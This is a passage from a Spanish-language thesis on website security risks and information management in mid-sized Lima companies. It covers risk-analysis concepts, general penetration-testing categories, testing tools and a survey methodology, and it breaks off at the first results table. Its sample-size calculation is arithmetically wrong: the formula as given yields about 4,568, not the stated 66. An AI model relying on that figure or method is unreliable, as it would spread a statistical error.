Se denomina riesgo a la posibilidad de que se materialice una amenaza aprovechando una vulnerabilidad. Ante un riesgo se pueden optar por tres alternativas: Asumirlo sin hacer nada; aplicar medidas para disminuirlo o transferirlo (contratar un seguro). **Aguilera (2010).**

2.4.3 Riesgos de seguridad

Los riesgos de seguridad son la combinación de uno o más eventos que pueden o no ocurrir en un determinado momento provocando un impacto indeseado, puede ser una amenaza a alguna vulnerabilidad existente de la empresa, ya sea en bienes o activos. El realiza una evaluación cuantitativa o cualitativa permite conocer, minimizar y tomar decisiones. **ISO/IEC 27000, citado en Pallas, 2009.**

El riesgo es una característica inherente a cualquier actividad, por lo que, no debe considerarse un factor negativo, sino un factor clave que la empresa debe conocer y gestionar. El riesgo puede ser un factor diferenciador. Los riesgos se definen como todos los posibles eventos que pueden afectar al cumplimiento de los objetivos de una organización, estos eventos pueden ser

internos o externos, fortuitos o intencionados. Debido a la probabilidad de que suceda algo es necesario contar con un procedimiento que permita la identificación de los mismos para posteriormente mitigarlos. (**Matalobos, 2009).**

El analizar los riesgos de seguridad constituye una parte clave de la gestión de la organización, gestionar los riesgos es un proceso que permite identificar los peligros que podrían afectar a la seguridad de la información, es necesario determinar la magnitud del riesgo asimismo se debe identificar las posibles áreas inseguras para determinar las salvaguardas a ejecutar.

2.4.3.1. Razones para realizar el análisis de riesgos. Existen muchas causas que pueden afectar a la seguridad de la información de cualquier tipo de organización, **(Areitio**, **2008).**

- Identificar los activos y controles de seguridad.
- Proporcionar una guía sobre los gastos de los recursos.
- Gestionar alertas de los riesgos actuales y futuros.
- Proporcionar criterios para diseñar y evaluar planes de contingencia.
- Aplicar salvaguardas para prevenir y curar posibles riesgos.
- Mejora el nivel de conocimiento sobre la seguridad de todos los niveles.
- Aplicar un agente de amenaza para explotar una vulnerabilidad de un sistema o instalación. Una vez definida el agente de amenaza se pueden implementar las contramedidas.

Razones por las cuáles se debe implementar el proceso de Gestión de la Seguridad de la Información en las Organizaciones, según **Matalobos, 2009:**

- Crecimientos de incidentes provocados por el personal de la empresa.
- Crecimiento de los ataques con motivación económica, lo que conduce a la búsqueda de expertos para la solución de los problemas ya generados.
- Debilidades no tecnológicas, como el robo de soportes de información. La vulnerabilidad de las organizaciones y falta de conocimientos.

***2.4.3.2 Proceso del análisis de riesgos*.** Para analizar un riesgo es necesario establecer un esquema que cuente con la siguiente información, según (**Aguilera 2010):**

- Hacer inventario y valoración de activos. Identificar y valorar las amenazas.

- Medir la seguridad existente.
- Identificar las vulnerabilidades de los activos. Conocer los objetivos de seguridad de la empresa.
- Determinar sistemas de medición de riesgos.
- Determinar el posible impacto de un ataque.
- Seleccionar las medidas de protección.

2.4.3.3 Clases de riesgos. Según (**Areitio, 2008)** se deben evaluar los riesgos pero, para ello debemos identificar de qué tipo son, se tienen tres tipos:

- **Riesgo calculado,** es el resultado de una evaluación. Este concepto es con el que se realizarán las comparaciones que existen en la organización (umbral de riesgo). El umbral de riesgo es una especificación cuantitativa que implica un nivel de amenaza alto, es decir que la vulnerabilidad es grave, los resultados del riesgo calculado que sean superior al umbral de riesgo deben ser reducidos instantáneamente.
- **Riesgo residual,** es el resultado que es menor al umbral de riesgo, lo que se traduce en que no es necesario tomar medidas para reducirlo.
- **Riesgo asumido,** este nivel está referido cuando los resultados del cálculo del tipo de riesgo es superior al umbral de riesgo, una vez conocido el riesgo se podrán definir políticas de seguridad.

2.4.3.4 Técnicas de análisis de riesgos. Las posibles técnicas, según **Areitio, 2008** son:

- *Análisis de vulnerabilidades,* consiste en realizar un análisis a un área determinada con respecto a las personas que laboran en él. El procedimiento que se sigue es examinar cada trabajo desarrollado, conocer cuáles son las habilidades necesarias, el nivel de acceso de información, y principalmente se busca conocer los activos sobre los que impacta el trabajo.
- *Análisis de escenarios,* permite la visualización general de lo que podría pasar cuando no se conocen datos exactos, es un análisis subjetivo, el cual resulta valioso cuando se requiere identificar amenazas y posibles vulnerabilidades.
- *Aplicación de la valoración de riesgos,* es la identificación de los activos y de las amenazas expuestas, se estiman los posibles impactos y se prioriza las principales.

2.4.3.5 Gestión de seguridad. Es el proceso por el cual la empresa define,

alcanza y mantiene niveles elevados de seguridad de información. Según **ISO27005.08, citado en (Matalobos, 2009)**, la gestión de información incluye los siguientes aspectos:

- Determinar los objetivos y políticas de Seguridad de la Información.
- Establecer los requerimientos específicos.
- Identificar las amenazas y vulnerabilidades de los activos de Información. Analizar los riesgos de seguridad.
- Especificar, supervisar la implementación de salvaguardas.
- Capacitar al personal en materia de seguridad de información.
- Detectar posibles incidentes de seguridad y reaccionar ante los mismos.

2.4.3.6 Niveles de seguridad. El nivel de seguridad se determina en función a los tipos de datos que contenga un fichero, existen tres niveles de seguridad. Los tipos de datos que contiene cada nivel se resumen en el siguiente cuadro.

Tabla Nº 1. Tabla resumen de clasificación de Datos.

	DATOS	FICHEROS EN LOS QUE SE PUEDEN ENCONTRAR[17]
DATOS DE NIVEL ALTO	Ideología	Nóminas
	Religión y creencias	Liquidación de la renta
	Origen racial	Seguridad e higiene[18]
	Salud	Salud del personal
	Vida sexual	Clientes productos eróticos[19]
	Datos recabados para fines policiales sin el consentimiento de las personas afectadas	-
DATOS DE NIVEL MEDIO	Infracciones administrativas o penales	Clientes de abogados, gestores, etc.
	Hacienda Pública	Agencia Estatal de Administración Tributaria
	Servicios financieros	Bancos
	Solvencia patrimonial y crédito	ASNEF
	Evaluación de la personalidad	Selección de personal
DATOS DE NIVEL BÁSICO	Resto	Todos

Fuente: Manent, 2003

2.4.3.7. Infraestructura tecnológica. Se refiere a la fase donde se especifican las tecnologías que van a permitir el desarrollo de los proceso de la gestión del conocimiento como de la organización, el uso que se le da es para

almacenar, tener acceso y gestionar información. Para que una organización diseñe su infraestructura tecnológica se debe partir de modelos en las cuáles se deben analizar las actividades a ejecutar. La finalidad de contar con una buena infraestructura tecnológica permite el logro de las metas y objetivos relacionados a los procesos de gestión del conocimiento. (**Gonzáles, Joaquí & Collazos 2009).**

***2.4.3.8. Métodos de penetración*.** Una infraestructura tecnológica puede ser probada, analizada y atacada de diversas formas, se detallan los más comunes (**Verdesoto, 2007**):

- **Ataque Local.** Es la simulación de un ataque originado por una persona autorizada desde una conexión legítima a la red de la organización. El atacante debe derrotar las siguientes defensas: Firewalls de intranet, servidores internos y todas las medidas de seguridad con las que cuente el servidor.
- **Ataque Remoto.** Es una prueba que consiste en atacar el sistema por medio del internet, sus posibles objetivos son: HTTP (Hypertext Transfer Protocol), SMTP (Simple Mail Transfer Protocol), SQL (Structured Query Language) o cualquier otro servicio que se encuentre disponible.
- **Ataques con equipos robados.** Los frecuentes robos de equipos electrónicos pertenecientes a alguna organización implica también la pérdida de información, contraseñas almacenadas o información crítica que puede ser mal utilizada por un enemigo. Este tipo de robo suelen realizarse en los exteriores de las empresas para evaluar el nivel de protección que tienen los usuarios de los equipos. La única finalidad de este tipo de ataque es obtener información crítica de los usuarios.
- **Ataques a entradas físicas de la organización**. Es la simulación de un ataque para probar los controles que existen en la organización, después de esto se hace una evaluación sobre la política de seguridad existente para posteriormente mejorarla.
- **Ataques por medio de equipos sin autenticación.** Este tipo de ataque tiene la finalidad de buscar puntos de acceso inalámbrico y módems para verificar el nivel de seguridad con el que se cuenta y el hacker ético prueba el punto máximo al cuál puede tener acceso.

- **Ataques mediante Ingeniería Social**. Mediante esta prueba se busca evaluar la integridad y compromiso de los trabajadores de la empresa, se busca ver hasta dónde un empleado conoce información confidencial y ver que tanto riesgo existe de la divulgación de la misma.

2.4.3.9 Pruebas de software (Testing)

Durante las fases del ciclo del software en el contexto de ingeniería de software se integran las pruebas de software también denominada “testeo” o “testing”, de tal forma que al ejecutar un programa se realizan técnicas experimentales para descubrir que errores tiene. Las pruebas de software consisten de los procesos que permiten verificar y revelar la calidad del producto, identificando `posibles fallos de implementación, calidad, usabilidad de un programa.


2.4.3.10. Herramientas informáticas de testeo.

Una Herramienta de testeo consiste de programas, aplicaciones o simplemente instrucciones usadas para efectuar otras tareas de modo más sencillo. Existen herramientas multifunción, también denominadas multipropósito cuando tiene muchas funcionalidades. El avance en el desarrollo de aplicaciones informáticas se debe en gran medida al desarrollo de herramientas de testing.

Selenium


Es un framework para pruebas de aplicaciones Web, descargable de forma gratuita desde su sitio web. Proporciona una herramienta de grabación y playback, que permite desarrollar pruebas sin necesidad de aprender un lenguaje de Scripting. Incluye características como grabación, playback, selección de campos, auto completar formularios, pruebas de recorrido (Walkthrough), debug, puntos de control, scripts ruby y otros formatos. Incluye un lenguaje específico para pruebas (**Selanese**) para escribir pruebas en un amplio número de lenguajes de

programación populares incluyendo Java, C#·, Python. Las pruebas pueden ejecutarse entonces usando la mayoría de los navegadores web modernos en diferentes sistemas operativos.



HP Quicktest Professional (QTP)

Herramienta que permite a los probadores construir casos de pruebas funcionales y de regresión mediante la captura de flujos directamente de las pantallas de las aplicaciones que utilizan la tecnología especializada de captura. Proporciona la capacidad de automatizar pruebas funcionales y pruebas de regresión para software y ambientes de prueba. Asimismo la capacidad de definir Scripts de prueba y posee una interfaz gráfica que le permiten al usuario emular la funcionalidad que desea probar, incluyendo el uso de interfaces de usuario de las aplicaciones a probar.



Watir

Watir (del acrónimo en inglés de Web Application Test in Ruby) ,consiste de una familia de librerías Ruby de Código Abierto (Open Source) para la automatización de navegadores web. Le permite a su usuario escribir pruebas fáciles de leer y mantener. Sencilla y flexible. Tiene la capacidad de hacer clic en enlaces, llenar formularios de pantallas con datos y presionar botones. Esto permite escribir scripts que manejen la ejecución automatizada de casos de prueba en la validación y verificación de funcionalidad de sistemas escritos para el navegador. Para ello el

proyecto Watir consiste en varios proyectos menores siendo los principales Watir-classic, Watir-webdriver y watirspec.

***2.4.3.11 Fases del testeo*.** Son las secuencia por niveles de verificación ante la posible penetración de los crackers, hackers. Las fases son las siguientes, según (**Pacheco y Jara, 2012):**

- **Fase de reconocimiento,** en este nivel el tester no dispone de información del objetivo, por lo que llegará hasta donde sus habilidades le permitan. Esta fase es en la que se toma más tiempo, lo que se busca es definir el objetivo y conocer todo de él.
- **Fase de escaneo,** en la que se revela la información relacionada a la infraestructura.
- **Fase de enumeración,** trata de ponerle un código a cada evento para darle un nivel de orden y prioridad.
- **Fase de acceso,** es en la cual se utilizan los medios para ingresar al sistema objetivo.
- **Etapa de mantenimiento**, se toman las medidas necesarias para acceder al sistemas.

***2.4.3.12 Cultura de seguridad*.** Es importante proteger la información. Se sabe que cualquier sistema informático está expuesto a un ataque. Según Mojsiejczuk (2007) contar con un sistema de seguridad se implica considerar tres variables:

- **Confidencialidad**, está referida a que la información solo puede ser conocido por un grupo determinado de personas. Existen muchos tipos de ataques contra la privacidad de información. El realizar transacciones de información hace que sea vulnerable la información para que sea interceptada y copiada.
- **Integridad,** este término está referida a que la información no sea alterada, borrada, reordenada, etc. Es un riesgo común para paquetes de información.

- **Disponibilidad de la información**, es el nivel de seguridad con la que la información puede ser recuperada en el momento que se requiera, esto implica evitar la pérdida por ataque o por una mala operación.

2.4.4 Gestión de Información

***2.4.4.1 Definiciones*.** Es el proceso mediante el cual se desarrolla, interrelaciona, controla el manejo de la información utilizando tecnología. El objetivo de gestionar información es facilitar su ubicación y ahorrar tiempo en la búsqueda del mismo. La eficacia de un servicio de información depende de la capacidad de los profesionales que elaboren bases de datos u otro tipo de herramientas. Se puede decir también que es un conjunto de técnicas que se utilizan para incrementar la productividad de trabajo mediante una gestión que se adapta a las necesidades de información, es decir, se tiene información adecuada, en el tiempo y lugar adecuados. (**Chaín 1995).**

(Areitio, 2008) lo define como el manejo de la inteligencia organizacional que tiene la finalidad de incrementar la eficacia, eficiencia y efectividad para el cumplimiento de su misión. El manejo se refiere a la planificación estratégica y evaluación de las actividades que intervengan con la recolección, almacenamiento, distribución, transformación y descarte de la inteligencia corporativa. La inteligencia corporativa agrupa la información y conocimiento con el que se cuenta, todo ello en función a incrementar la productividad de la toma de decisiones. La eficacia, es la relación positiva entre los objetivos y logros obtenidos. Eficiencia es la relación entre los logros obtenidos y recursos invertidos. Efectividad es la relación entre los logros obtenidos, la inversión y el impacto de las acciones realizadas.

***2.4.4.2 Razones por las que se debe gestionar la información*. (Parra, 1998)** destaca las siguientes:

- Necesidad de disponer de información, incluye todo tipo de información: internos, como la contabilidad financiera, facturación, otros; externos, como datos de la competencia.
- Agregar y analizar la información obtenida.

- Posibilidad de elaborar y emitir informes con el resultado del análisis, sintetizando información para realizar algún diagnóstico de la situación de la empresa.
- Posibilidad de realizar proyecciones de las variables fundamentales.

2.4.4.3 Objetivos de la Gestión de Información. **(Chaín, 1995)** menciona los siguientes objetivos:

- Maximizar el valor y los beneficios de los recursos para el logro de metas y objetivos.
- Minimizar el costo de adquisición, uso y disposición de recursos.
- Determinar las responsabilidades de cada colaborador para el uso efectivo de la información.

2.4.4.4. Funciones de la Gestión de Información. Según **Páez, 1990 citado en Chaín 1998**, se tiene las siguientes funciones:

- Determinar las necesidades internas y externas de información.
- Desarrollar la base informativa de la organización para después desarrollar la estructura informativa.
- Optimizar el aprovechamiento de la base y la estructura informativa para incrementar la productividad y rendimiento.
- Manejar eficientemente los recursos de información.
- Garantizar la integridad y accesibilidad de la memoria corporativa.
- Establecer, aplicar y supervisar procedimientos de seguridad de información. Optimizar el flujo de la información.
- Evaluar la calidad e impacto del soporte informativo para la gestión y desarrollo de la empresa.
- Entrenar a los miembros de la empresa sobre la utilización de los recursos informativos.
- Garantizar la calidad de los productos informativos y asegurar la difusión efectiva.

2.4.4.5 Actividades de la gestión de información. Según (**Areitio, 2008)**, se deben realizar las siguientes actividades:

- Establecer las categorías que los usuarios necesitan respecto al tipo de

información con las que trabajen.

- Identificar el tipo de información a utilizar que necesita la organización así como el tipo de información que debe ser desechada.
- Establecer qué tipo de materiales se requieren para cumplir los objetivos de la empresa.
- Establecer los criterios para medir el impacto del uso de la información.

2.4.4.6 Valor de la información. La información es un recurso estratégico por lo cual se debe conocer por qué es tan importante, se detallan los siguientes argumentos:

- La información tiene un ciclo de vida. Primero, la información es adquirida o producida, en esta etapa se otorga más valor a los datos primarios hasta que finalmente sean un producto útil, el cual será utilizado por los usuarios para la generación de resultados. Segundo, la información adquirida es almacenada para ser consultada por diferentes usuarios, es ahí donde la frecuencia de uso incrementa el valor de la información. Finalmente, como tercera etapa, la información deja de servir a ciertos propósitos de la empresa, por lo que es desechada por volverse obsoleta, desactualizada.
- La información es tan valiosa que se compara con recursos naturales como el petróleo. Una frase reafirma el valor y costo de la información: alguien en algún momento deberá pagar el costo de la información.
- Por su valor, la información requiere de recursos para su maneja óptimo: personal, planta física, tecnología, entre otros.

2.4.4.7 Acceso a la información. El acceso a la información pública es un derecho fundamental de los ciudadanos, gracias a ellos se eliminan las barreras para conocer la información de manera real. El estado genera herramientas para que se facilite el desarrollo personal y social. Actualmente, vivimos en un país donde se vienen generando mecanismos normativos que favorecen el acceso a la información pública, tal como la ley N°27806 – Ley de Transparencia y Acceso a la Información Pública, la misma que cuenta con su Texto Único Ordenado, aprobado por el Decreto Supremo N° 043-2003-PCM.; ante esta situación es necesario que el Derecho aplique mecanismos jurídicos que protejan el ámbito estatal como particular. En base a lo mencionado se reguló que para acceder a datos o información privada se requiere consentimiento u orden judicial. (**Patrón y Espinoza, 2012).**

2.4.4.8 Financiamiento. Es el conjunto de recursos monetarios financiero que está destinado a una determinada actividad o proyecto. Financiación es la acción y efecto de financiar (aportar dinero para una empresa o proyecto, sufragar los gastos de una obra o actividad). La financiación consiste en aportar dinero y recursos para la adquisición de bienes o servicios. Es habitual que la financiación se canalice mediante créditos o préstamos(quien recibe el dinero, debe devolverlo en el futuro).

2.4.4.9. Comunicación. La comunicación es un proceso científico que tiene la finalidad de aportar nuevos conocimientos sobre determinados aspectos, asimismo, tiene la finalidad de conocer con claridad y exactitud un mensaje, de modo que informa acerca de un determinado evento que forma parte de la acción comunicativa y facilitar la comprensión. La comunicación es una cualidad de nuestro comportamiento, es un proceso humano a través del que dotamos de sentido al mundo. (**Pascual, 2006).**

2.4.4.10. Objetivos y metas. Una meta es un enunciado general de la dirección que se desea, también fija puntos para alcanzar, mientras que, un objetivo es más específico y son un elemento para el logro de las metas. Las metas pueden ser a corto o largo plazo al igual que los objetivos. Primero se define la meta y luego se plantean los objetivos. (**Parmerlee, 1998).**

2.4.4.11 Proceso de manipulación. Manipulación es la acción y efecto de manipular (operar con las manos o con un instrumento, manosear algo, intervenir con medios hábiles para distorsionar la realidad al servicio de intereses particulares). La manipulación puede desarrollarse en cualquier tipo de ámbito y relación.

2.4.4.12 Ética irresponsable. Aristóteles desarrolló los principios fundamentales de la responsabilidad ética que pueden usarse en la toma de decisiones en las diferentes áreas del quehacer humano. La responsabilidad ética impacta a casi cualquier profesión: el arte, la ciencia, la educación, la tecnología. La responsabilidad ética significa cumplir obligaciones en todas las áreas éticas, o en

tantas como sea posible. Cuando ocurre un dilema ético, los individuos involucrados deben elegir entre una amplia variedad de principios éticos y evaluar cuáles deben ser enfatizados. Cuan hablamos de irresponsabilidad nos referimos a una persona moralmente deficiente, la ética irresponsable la genera un individuo que transgrede las normas de prudencia, de justicia, de fortaleza y de templanza. La ética es la disciplina filosófica que estudia la dimensión moral de la existencia humana, tanto como el bien o como el mal. (**Rodríguez, 2001).**

CAPÍTULO 3: METODOLOGÍA

De acuerdo con los objetivos planteados para la investigación, interesaba implementar una metodología que permita una evaluación objetiva del posible impacto de los Riesgos de Seguridad de Websites y sus efectos en la gestión de Información de medianas empresas de Lima Metropolitana.

El diseño permitió la evaluación del cambio en la variable dependiente seleccionada, a través de encuestas In Situ de los especialistas en manejo de seguridad de Websites que son docentes y profesionales en área de Ingeniería de Sistemas, para lo cual se formaron grupos o estratos en tres niveles: Estrato I: que la conformo medianas empresas comercializadoras de maquinarias, equipos y materiales de Lima Metropolitana; Estrato II: Profesionales en Ingeniería Industrial y en Ingeniería de Sistemas y Especialistas en Informática, y Matemáticos Computacionales de los colegios profesionales de Lima; Estrato III: Docentes en Informática en los niveles de pre grado y maestría de la Facultad de Ingeniería de la Universidad Ricardo Palma y la Universidad Nacional del Callao.

La técnica de muestreo utilizado ha sido aleatorio estratificado con asignación proporcional al número de profesionales dedicados a la gestión de información en las empresas quienes aplican seguridad de su información las Websites.

Investigación de Campo

En la presente investigación se logró conocer que el nivel de grado de seguridad de la información que hay en la Websites se hizo a través de encuestas validadas con herramientas estadísticas como es el alfa de Cronbach que valida los ítems de la encuesta, luego se aplicó esta encuesta a la muestra de cada estrato y se hizo a través de mi persona en el lugar en el que se producen los acontecimientos para garantizar la confiabilidad de la información, se analizó los porcentajes de uso de nuestro método y se validó usando la recta de regresión de si hay o no riesgos en el uso de la seguridad en la website.

El Método de estudio que se utilizo es el método **descriptivo correlacional**, según Sánchez, 2009, esta investigación se orienta a la determinación del grado de

relación existente entre dos o más variables de interés en una misma muestra de sujetos o el grado de relación existentes entre dos fenómenos o eventos observados. Cuando se trata de una muestra de sujetos, el investigador observa la presencia o ausencia de las variables que desea relacionar y luego las relaciona por media de la técnica estadística de análisis de correlación.

3.1. Marco Muestral

Está constituida por las medianas empresas industriales, comercializadoras de maquinarias, equipos y materiales de Lima Metropolitana.

Las preguntas de la encuesta (Ver Anexo 1), han sido formuladas en base al problema a investigar y se ha consultado en las referencias bibliográficas y accesos a portales, si existen trabajos similares de investigación en donde no se ha encontrado trabajos parecidos, Las encuestas se han ido elaborando con varios ensayos en donde se ha detectado errores y se ha ido perfeccionando hasta encontrar la mejor encuesta para este trabajo de investigación.

Es preciso indicar que se ha tratado de hacer encuestas directamente con las empresas en el rubro de servicios; como respuestas, estas han respondido con un hermetismo sin precedentes, por cuanto argumentan que su información es de índole confidencial en el área de informática.

Se ha podido comprobar también que el 70% de las medianas empresas de Lima Metropolitana no cuentan con un área de cómputo especializados para desarrollar aplicaciones Websites y, con sus respectivos niveles de seguridad, como la encriptación de códigos internacionales. Muchas de las medianas empresas de Lima Metropolitana contratan los servicios de organizaciones desarrolladoras y de mantenimiento de software.

En vista de esta situación se propuso incluir en la población en estudio como sujeto/observador, a especialistas informáticos y también docentes con amplia experiencia en desarrollo de aplicaciones Websites.

3.2. Población

La población está constituida por los empresas, especialistas en informática y docentes del área Informática, como se muestra en la tabla siguiente.

Tabla N° 2. Cantidad de sujetos a nivel de Lima Metropolitana

Niveles	Sujetos	Cantidad
Empresas **Estrato I**	Medianas empresas comercializadoras de maquinarias ,equipos y materiales	192
Especialistas en Informática **Estrato II**	Profesionales en Industriales y Sistemas	10,900
	Informáticos y Matemáticos Computacionales	120
Docentes en Informática **Estrato III**	Maestrías y pre-grado	505
Total		**11,767**

Fuente: Colegio de Ingenieros Capitulo Industriales y Sistemas

3.3. Tamaño de Muestra

Para hallar el Tamaño de muestra se utilizó el muestreo aleatorio simple

En una investigación el tamaño de muestra es muy importante. Teniendo en cuenta que la calidad y validez de los resultados de una investigación depende del tamaño de muestra. Una muestra demasiado grande implica un desperdicio de recursos y una muestra demasiado pequeña disminuye la utilidad de los resultados. En nuestra investigación utilizamos el Muestreo Aleatorio Simple: Teoría del Muestreo pág. 32). El tamaño de muestra en el Muestreo Aleatorio Simple se calcula con la fórmula siguiente (Spigel. 1978: 161):

$$n = \frac{n_0}{1 + \frac{n_0}{N}} \quad \ldots\ldots\ldots \quad (1)$$

$$n_0 = \frac{z_\alpha^2 \sigma^2}{E^2} \quad \ldots\ldots\ldots \quad (2)$$

Dónde:

n : Tamaño de muestra

n_0 : Tamaño de muestra aproximado.

N : Tamaño de la población bajo Estudio

$Z\alpha$: Valores correspondiente al nivel de Significancia

E : Error de tolerancia de la estimación

α : Nivel de significancia

σ^2 : varianza de la variable

Como no se tiene la variancia utilizaremos proporciones, en consecuencia la varianza es igual a PQ (σ^2), donde P denota la proporción estimada o esperada de la variable; como no se conoce tal valor, se reemplaza por 0.5 (P=0.5 y Q=0.5), la formula quedaría de la siguiente manera.

$$n_0 = \frac{z_\alpha^2 \sigma^2}{E^2} = \frac{z_\alpha^2 PQ}{E^2} \quad \ldots\ldots\ldots \quad (3)$$

Hallando el tamaño de muestra:

Datos:
Población: N= 11767
P=0.5 y Q=0.5
E: 0.0145%
α = 5%; 1-α = 95%; α/2 = 2.5%, por tanto
$Z_{2.5}$%= 1.96 (Tabla Normal).

Remplazando valores en la fórmula (1).

$$n_0 = \frac{z_\alpha^2 PQ}{E^2} = \frac{(1.96)^2 (0.5)(0.5)}{(0.0145)^2} = 66.2344828$$

Por la formula (3) “n” será igual a:

$$n = \frac{66.2344828}{1 + \frac{66.2344828}{11767}} = 65.8637 \cong 66$$

En consecuencia el tamaño de muestra es de 66 sujetos.

3.4. Proporción de la muestra en cada nivel de estrato

Para establecer los pesos en cada nivel de interés en la mencionada muestra se procederá con la selección proporcionalmente al tamaño. Como muestra la tabla N° 3, después de la de lo estrato las proporciones más importantes se observan en las especialidades Especialista en Informática y Docentes en Informática.

Tabla N° 3: Proporción de sujetos de la población

Niveles	Sujetos	Cantidad	%
Empresas Estrato I	Medianas empresas comercializadoras de maquinarias ,equipos y materiales	08	12%
Especialistas en Informática Estrato II	Profesionales en Industriales y Sistemas	35	53%
Docentes en Informática Estrato III	Maestrías y pre-grado	23	35%
Total		**66**	**100%**

Fuente: Elaboración propia.

CAPÍTULO 4: RESULTADOS Y DISCUSIÓN

4.1 Análisis, Interpretación y Discusión de Resultados

FRECUENCIAS PORCENTUALES DE RESPUESTA POR CADA PREGUNTA:

Tabla N° 4. ¿Considera que los niveles de seguridad de los Websites son apropiados en la empresa?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	si	25	37,9	37,9	37,9
	no	41	62,1	62,1	100,0
	Total	66	100,0	100,0	

Fuente: Elaboración propia.

Análisis de Datos:

